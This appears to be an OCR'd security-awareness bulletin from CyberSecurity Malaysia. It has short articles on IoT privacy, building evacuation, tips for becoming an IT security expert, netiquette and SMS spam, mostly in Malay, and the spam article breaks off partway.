
### Privacy Options

If your IoT devices allows user to configure privacy options, minimize the information shared.

Reference: 1 Federal Bureau of Investigation (2015, September 10), Public Service Announcement: Internet of Things Poses Opportunities for Cyber Crime. Chester Wisniewski (2016, March 7) 7 tips for securing the Internet of Things. 3 Michelle Drolet (2016, June 20) 8 tips to secure those IoT devices. 4 Sarah Brown (2016, January 20). 5 James Lyne (2016, May) Protecting Your IoT Devices. 6 en.oxforddictionaries.com/definition. 7 www.gartner.com/newsroom

# Building Evacuation: Things You Should Know

By | Adam Zulkifli & Syafiqa Anneisa



By: **Adam Zulkifli, Syafiqa Anneisa**
**CyberSecurity Malaysia**

## Building Evacuation

### Things you should know

**Building evacuation is the temporary but rapid removal of people from buildings or disaster (or threatened) areas, as a rescue or precautionary measure**

## WHO

**In the event of an emergency or disaster, beside staff there might be other people in the office building such as visitors, trainers, trainees, contractors and clients. These people may not know how to evacuate the building themselves. Floor wardens and sub floor warden are responsible for ensuring the safety of everyone on their respective floors.**

## WHEN TO EVACUATE

**Evacuate immediately when you hear the fire alarm or an announcement is made through the Public Address (P.A) system. Once the alarm is triggered, the evacuation procedure must be followed and instructions given must be obeyed.**

**Reference:**


Admin Physical Security, “Building Evacuation Plan and Procedure” Version 4, November 14

## DO’s DURING EVACUATION

- **Keep calm!**
- **Know your building evacuation plan. Each building has at least two different exit routes.**
- **Know two ways out of any building.**
- **Know the assembly point outside your building.**
- **Evacuate calmly and quickly.**
- **Before opening a door, feel it with the back of your hand. If the door is hot, do not open it.**
- **If you encounter smoke during your evacuation, stay low to the floor.**
- **Know the locations of the fire extinguisher and fire alarms in your building.**

## DON’Ts DURING EVACUATION

- **Do not panic!**
- **Do not use the elevator / lift.**
- **Do not ignore any emergency alarm.**
- **Do not collect personal or official items. Evacuate immediately**
- **Do not attempt to fight a fire unless you have received appropriate training.**
- **Do not re-enter the building.**



# Do's & Don'ts

## During Building Evacuation

Do not panic

Keep Calm

Quickly evacuate using the nearest exit, do not collect any personal belongings or official items

Avoid using the elevator, you may be trapped in it. Use the stairs for a safer exit

Gather at the designated assembly area and wait for further instructions

Ok guys! Remember our fire drill, proceed to the nearest exit route
AAAHHH
Rrrringgg!
FIRE
Exit
Quick! Let's exit this building immedietly
Rrrringgg!
OMG! I need to take my new IPhone 7!
I'll take the lift! so i can evacuate faster!
I need to go back into the building. I left my laptop, my phone.....

# 10 Tip Menjadi Pakar Keselamatan Teknologi Maklumat

By | Hasnur Adilla Li, Norhamadi Ja'affar, Mohd Fadzlan Mohamed Kamal & Zahrotul Munawwroh Muis

## Pengenalan

Untuk menjadi seorang pakar bukanlah satu perkara yang mudah, namun ianya bukan perkara mustahil. Nasihat dari pakar-pakar motivasi, untuk berjaya kita perlu mengikuti jejak langkah orang-orang yang terlebih dahulu berjaya dari kita. Begitu juga sekiranya kita ingin menjadi pakar di dalam sesuatu bidang, kita perlu menjejaki langkah-langkah dan menghidupkan ciri-ciri yang ada dalam diri seorang pakar itu sama seperti di dalam diri kita sendiri. Saya ingin berkongsi sepuluh (10) tip untuk menjadi pakar keselamatan teknologi maklumat yang berjaya saya himpunkan selama beberapa tahun berkenalan dan bekerjasama dengan pakar-pakar keselamatan teknologi maklumat di negara ini.

## Berikut sepuluh (10) tip yang berkaitan:

### 1. Minat yang Mendalam

"Jika anda minat dengan apa yang anda lakukan, anda tidak akan merasakan anda perlu bekerja di dalam kehidupan seharian"

Dalam mempelajari dan mengaplikasi sesuatu konsep, ia sebenarnya tidak menjadi sukar sekiranya anda bersungguh-sungguh dan mempunyai minat yang mendalam terhadap sesuatu bidang yang diceburi. Sekiranya anda mempunyai minat yang mendalam dalam pekerjaan yang anda lakukan, anda sebenarnya telah berdiri dihadapan berbanding rakan-rakan sekerja yang lain. Tidak semua yang benar-benar mempunyai minat yang mendalam dalam bidang pekerjaan yang mereka ceburi. Malahan ramai dikalangan pekerja hari ini, bekerja hanya untuk mendapatkan wang semata-mata.

### 2. "Never stop learning"

Pepatah Inggeris iaitu *"Never stop learning"* begitu sesuai digunakan bagi mengaspirasi anda untuk menjadi seorang pakar keselamatan teknologi maklumat. Seperti mana yang kita tahu, sesuatu konsep, teknologi dan kaedah dalam dunia keselamatan teknologi maklumat sentiasa berevolusi dan berubah mengikut peredaran masa. Oleh itu, proses pembelajaran yang berterusan amat diperlukan dalam membuat kajian bagi maklumat yang terdahulu, pada masa kini dan masa akan datang. Dengan kata lain, jadikan diri anda umpama satu span yang sentiasa menyerap ilmu dan maklumat dari masa ke semasa tanpa rasa jemu atau bosan.

### 3. Mempelajari Bermula Dari Asas

Untuk menjadi seorang pakar dalam bidang keselamatan teknologi maklumat, adalah penting bagi anda bermula dari mempelajari asas utama berkenaan komputer, jaringan dan pengaturcaraan. Kefahaman yang jelas dan mendalam dalam asas-asas ini akan memudah dan menjadikan anda mahir dalam bidang keselamatan teknologi maklumat ini. Proses pembelajaran asas ini boleh dipelajari secara sendiri atau dari pengalaman anda bekerja bermula dari menjadi seorang *Helpdesk* atau *General System Administrator* di mana-mana syarikat teknologi maklumat.

Sebagai contoh, anda disarankan bermula dari seorang pekerja di bahagian *Helpdesk* atau *General System Administrator* di syarikat kecil di mana anda ditugaskan dengan tugasan membaiki jaringan yang asas, komputer, printer dan lain-lain yang rosak. Kemudian, selepas beberapa tahun anda boleh beralih ke syarikat teknologi maklumat yang lebih besar. Tanpa disedari, pengalaman bermula dari syarikat kecil ke syarikat yang besar ini akan mengajarkan anda secara langsung atau tidak langsung berkenaan ilmu jaringan korporat dengan lebih jelas dan terperinci.

### 4. Mendalami Ilmu

Bidang keselamatan teknologi maklumat ini dilingkupi oleh ramai pakar yang dapat anda jadikan mentor dalam mendalami ilmu dan dijadikan rujukan. Anda seharusnya mengambil peluang ini bagi mendalami dan memahami ilmu berkenaan keselamatan teknologi maklumat ini dengan lebih berkesan. Dalam bidang keselamatan teknologi maklumat ini, amat diperlukan lebih ramai lagi pakar dan sudah menjadi tugasan bagi seorang mentor untuk mengajar anda dan menjadikan anda seorang pakar dalam bidang ini.

### 5. Menyumbangkan Tenaga

Anda boleh membuat penelitian dan kajian dalam bidang keselamatan teknologi maklumat yang anda rasakan menarik bagi anda. Setelah anda membuat penelitian dan kajian berkenaan bidang ini, anda bolehlah berkongsi dan menyumbangkan ilmu dan dapatan kajian tersebut kepada orang lain. Ilmu yang dikongsi kepada orang lain akan memberi manfaat yang bernilai kepada individu dan orang ramai secara amnya.

### 6. Mulakan Menulis Blog

Dengan memulakan penulisan blog, secara tidak langsung anda membuat satu portfolio yang menyenaraikan pekerjaan anda, di mana ia akan menjadi tempat untuk ahli professional atau pelajar mendapatkan rujukan termasuklah syarikat yang mungkin menyukai dan berminat dengan blog anda. Ini seiringan dengan tip nombor 5 di mana dengan memulakan penelitian atau kajian sendiri, anda dapat memasukkannya ke dalam blog tersebut. Dengan ini anda bukan sahaja menolong masyarakat bahkan berjaya mewujudkan portfolio anda yang tersendiri.

### 7. Sentiasa Cekal

Anda perlu faham bahawa dalam bidang ini memang terdapat mereka yang suka menunjuk ajar kepada anda, namun anda seharusnya juga bersedia untuk berhadapan dengan mereka yang seronok melihat anda jatuh. Anda juga seharusnya menyedari bahawa anda tidak mungkin menjadi pakar dalam semua bidang, pasti akan terdapat kesilapan yang anda akan lakukan. Oleh itu, jangan berasa rendah diri dan mudah putus asa, kerana setiap pengalaman yang dilalui akan mengajar dan mematangkan anda dari semasa ke semasa.

### 8. Ingat asal usul anda

Bermula dari seorang pelajar, kemudian menjadi seorang ahli professional dan lama-kelamaan anda berkemungkinan besar akan menjadi pakar di dalam bidang ini. Apabila mencapai tahap ini, janganlah anda menjadi seorang yang bongkak atau sombong. Anda seharusnya ingat bahawa terdapat mereka yang suka melihat anda jatuh tersungkur yang hanya menunggu masa sahaja. Pada hari ini, anda dapat melihat kebanyakan orang akan menyebut perkataan *“noob”,”dumb”* dan *“inexperienced”* kepada mereka yang kurang pengalaman atau masih baru sehingga ada yang mengelak untuk mengajar golongan ini. Ingatlah bahawa kita pernah berada di tempat mereka satu waktu dahulu.

### 9. Luaskan ilmu anda

Sebaiknya anda mengikuti persidangan dan duduk berbincang bersama ahli-ahli yang lain dalam menambahkan pengetahuan. Ini adalah perkara yang penting jika anda menceburi bidang ini. Dengan menyertai kursus atau seminar, anda dapat berinteraksi dengan mereka yang anda anggap sebagai pakar atau idola anda. Semestinya mereka akan duduk berbincang bersama-sama anda dan berkongsi pengalaman mereka bersama anda.

### 10. Merendah diri

Sedarlah bahawa tidak ada manusia yang pakar dalam semua bidang. Pasti akan ada mereka yang lebih pakar dalam bidang yang lain. Anda seharusnya ingat bahawa apabila ego melanda, anda akan menyebabkan diri anda lebih keterbelakang. Ini kerana anda akan berhenti mempelajari sesuatu yang baru. Jadi kongsikan pengetahuan anda dan dapatkan perkongsian dari orang lain.

## Kesimpulan

Berdasarkan sepuluh (10) tip tersebut, dapat disimpulkan bahawa minat yang mendalam dan keinginan yang tinggi merupakan fokus utama untuk menjadi pakar keselamatan dalam bidang Teknologi Maklumat. Asas yang menjadi titik tolak kejayaan seseorang adalah mengenali kerja yang diceburi dan dalam masa yang sama perlu mempelajari ilmu-ilmu yang berkaitan bagi memantapkan lagi keupayaan dan kemahiran sendiri. Perkongsian ilmu bersama rakan-rakan sekerja dan masyarakat secara amnya sangat membantu dalam memahirkan diri terhadap sebarang persoalan dan permasalahan yang berlaku. Pada masa yang sama anda juga perlu bertukar-tukar pandangan mengenai perkara-perkara teknikal yang dapat membina kerjaya anda. Apa yang penting ialah jadilah diri sendiri, sumbangkan hasil kerja dan jangan sesekali berhenti mempelajari ilmu yang baru. Apabila diberi peluang, kongsilah ilmu anda kepada mereka yang ingin mempelajari ilmu tersebut.

# Netika di Alam Siber

By | Nadia Salwa Mohamad

Pada era globalisasi ini, alam siber atau Internet merupakan satu penemuan dan fenomena yang telah mengubah kehidupan manusia pada masa kini. Kepelbagaian fungsinya banyak membawa kemudahan kepada kehidupan manusia malah merupakan satu medan yang menghubungkan seluruh dunia tanpa mengira sempadan.

Kewujudan e-mel, laman web, blog, rangkaian sosial, instant messenger seperti *Wordpress, Facebook, Twitter, Instagram, Google+, YouTube, Skype, Whatsapp* dan sebagainya telah memberi ruang kepada setiap pengguna untuk berkongsi maklumat, tidak terhad kepada penulisan dan gambar malahan termasuk audio dan juga video. Namun begitu, apa jua medium yang kita gunakan, netika perlulah menjadi keutamaan.

Apakah itu netika? Pernahkah anda mendengar perkataan netika sebelum ini? Netika atau dalam bahasa Inggeris, *netiquette* merupakan gabungan daripada dua perkataan iaitu Internet dan *etiquette* (etika). Mengikut Dewan Bahasa dan Pustaka, istilah netika bermaksud etika dalam Internet atau kod atau kaedah tingkah laku yang sesuai semasa berinteraksi di Internet. Dalam artikel ini akan dikongsikan bersama mengenai netika ketika berkomunikasi di Internet.

Apabila seseorang melayari Internet sama ada menggunakan sebuah komputer, telefon bimbit, *tablet* atau sebagainya, perkara pertama yang perlu difikirkan adalah perhubungan dengan manusia. Tatacara dan adab berhubung atau berkomunikasi di dunia yang sebenar, seharusnya dilakukan juga di Internet. Mulakan sebarang perbualan atau interaksi di Internet dengan ucapan salam dan mengakhiri sesuatu mesej dengan nama walaupun menggunakan nama samaran. Sebagai manusia, sudah tentu kita mahu dilayan dengan baik oleh orang lain.

Selain itu, kita perlu sedar bahawa apa jua perkara atau topik yang dipos di Internet boleh dibaca oleh pelbagai pihak antaranya pasangan, keluarga, majikan, jiran, pelajar dan sebagainya. Oleh itu, kongsikan pengetahuan dan maklumat yang positif dan betul supaya maklumat tersebut dapat digunakan dan dirujuk oleh orang lain.

Internet juga mempunyai budaya yang tersendiri. Sebagai pengguna Internet, kita tidak memerlukan ekspresi muka, gerak isyarat badan dan nada suara sewaktu menulis atau mengepos sesuatu di Internet. Hal ini mengakibatkan kita cenderung untuk menyinggung perasaan orang lain tanpa kita sedari atau mungkin mengakibatkan salah faham dengan sesuatu yang dikatakan oleh orang lain. Kaedah yang terbaik, kita boleh menggunakan emotikon yang bersesuaian ketika mengepos sesuatu dalam talian untuk membantu menyampaikan sesuatu maksud.

Netika seterusnya yang perlu dipatuhi oleh pengguna Internet adalah elakkan *spam*. Tindakan menghantar iklan yang sama berulang kali mengenai sesuatu produk atau perkhidmatan sama ada melalui e-mel atau di ruang komentar di sesebuah laman web dan blog merupakan suatu tindakan yang kurang sopan. Kebanyakan laman web dan blog mempunyai peraturan yang khusus dan ketat berkenaan iklan yang dibenarkan untuk diletak di laman web atau laman blog mereka.

Sementara itu, pengguna Internet juga perlu mengelakkan daripada menulis ayat menggunakan HURUF BESAR ketika dalam talian. Huruf besar seolah-olah memberi maksud seperti menjerit. Natijahnya, pembaca mungkin akan menganggap kita menjerit atau memekik kepada mereka. Justeru itu, ketika melayari Internet, kita seharusnya mengunakan tatabahasa yang betul dan mudah difahami serta penggunaan bahasa yang sopan. Tambahan lagi, kita perlu memastikan mesej yang ingin disampaikan adalah ringkas dan padat bagi mengelakkan sebarang salah faham.

Sejak akhir-akhir ini, kita sering kali melihat "pembaraan" berlaku di bahagian atau ruang komentar sesebuah blog atau laman sosial ketika melayari Internet. Pembaraan atau *flaming* merupakan suatu tindakan pengguna Internet menghantar mesej berbaur hinaan atau cemuhan yang biasanya dalam bentuk kecaman dan serangan peribadi yang boleh membangkitkan kemarahan antara satu sama lain ketika berkomunikasi dalam talian.

Sebagai contoh, jika seseorang itu tidak bersetuju dengan sesuatu perkara atau bercanggahan pendapat dengan seseorang atau sesuatu yang ditulis di Internet sama ada di blog, e-mel, laman sosial dan sebagainya, seseorang itu akan bertindak menulis komentar dan berdebat dengan menggunakan kata-kata yang tidak sopan dan kesat tanpa menjaga sensitiviti sesetengah pihak yang lain. Hal ini akhirnya akan mencetus kepada pembaraan.

Pembaraan yang berleluasa boleh menyebabkan *flame* war atau berdasarkan Dewan Bahasa dan Pustaka, perang bara. Hal ini boleh memberi kesan yang buruk kepada kita. Kita seharusnya perlu mengelakkan sebarang pembaraan dan saling hormat-menghormati dan bermaaf-maafan antara satu sama lain di dalam talian supaya Internet menjadi tempat yang lebih aman dan mesra pengguna. Tambahan lagi, bukankah kita akan mendapat lebih ramai kenalan dari pelbagai tempat jika kita berkelakuan baik dan sopan?

Seperti yang kita sedia maklum, pelbagai maklumat dan perkara yang menarik terdapat di Internet. Pengguna Internet pada masa kini berlumba-lumba untuk  menjadi wartawan siber bagi melaporkan berita terkini misalnya berita kemalangan, rompakan, rasuah, politik atau sebarang maklumat berkenaan sesuatu perkara yang tidak diketahui sama ada betul atau khabar angin yang boleh menyebabkan fitnah dan hasutan tanpa membuat kajian terlebih dahulu.

Selain itu, umum mengetahui bahawa maklumat di Internet boleh didapati dengan cepat dan mudah hanya dengan beberapa klik. Walau bagaimanapun, sesetengah maklumat di sesebuah laman web dan blog mempunyai hak cipta dan lesen yang tersendiri. *Copy* atau meniru adalah dilarang sama sekali. Oleh itu, kita tidak seharusnya mengepos maklumat, gambar, video atau sebagainya yang mempunyai hakcipta melainkan kita telah mendapat keizinan daripada pemiliknya. Jika tidak, kita berkemungkinan akan berhadapan dengan tindakan undang-undang dan saman!

Kesimpulanya, perkara yang mungkin kita anggap suatu kesalahan tidak semestinya suatu kesalahan pada orang lain. Hal ini kerana, etika sebenarnya bergantung kepada moral, tingkah laku dan cara hidup seseorang tidak kira sama ada di dunia yang sebenar atau pun di Internet. Namun begitu, sebagai rakyat Malaysia, sudah semestinya dari kecil kita didik supaya berbudi bahasa, sopan santun dan saling menghormati di antara satu sama lain tanpa mengira agama, bangsa dan peringkat umur. Oleh itu, berwaspadalah ketika melayari Internet dan fikir dulu dengan bijak sebelum mengepos atau menulis sesuatu dalam talian. Marilah kita bersama-sama menjadikan Internet suatu tempat yang selamat.

## Rujukan

1. *http://prpm.dbp.gov.my/Search.aspx?k=netika*

2. *http://www.education.com/reference/article/netiquette-rules-behavior-internet/*

3. *http://www.albion.com/netiquette/corerules.html*

4. *http://www.bbc.co.uk/webwise/guides/about-netiquette*

5. *http://www.cybersecurity.my/data/content_files/13/144.pdf*

6. *http://prpm.dbp.gov.my/Search.aspx?k=flaming*

7. *http://prpm.dbp.gov.my/Search.aspx?k=flame+war*

# Bagaimana Mengendalikan Spam SMS

By | Faiszatulnasro Mohd Maksom

Pengguna emel sudah biasa menerima emel spam dan cara terbaik mengendalikan emel spam adalah dengan mengabaikannya atau dipadam terus daripada peti mel. Namun begitu, selari dengan perkembangan teknologi dan peningkatan kadar penggunaan telefon pintar di kalangan penduduk Malaysia, spam kini banyak dihantar melalui SMS. Jadi, apakah yang dimaksudkan dengan spam SMS dan bagaimanakah kandungannya?

SMS adalah singkatan kepada “Short Messaging Service” atau khidmat pesanan ringkas. Spam SMS adalah pesanan ringkas atau mesej yang tidak dikehendaki dan diperolehi melalui SMS atau mesej yang memaparkan iklan. Spam SMS kebiasaannya diperolehi daripada pihak pembekal perkhidmatan, mahupun pihak yang tidak dikenali.

Selain iklan, terdapat juga spam SMS yang berunsur penipuan. Penipuan yang dihantar menggunakan SMS bertujuan memperdaya si penerima untuk:


- Menyerahkan maklumat peribadi
- Klik pada pautan yang terdapat di dalam mesej
- Membuat panggilan ke nombor yang tertera dan berkomunikasi dengan si penipu dengan melaksanakan arahannya
- Membalas mesej yang diterima, lalu dikenakan caj yang tidak sepatutnya

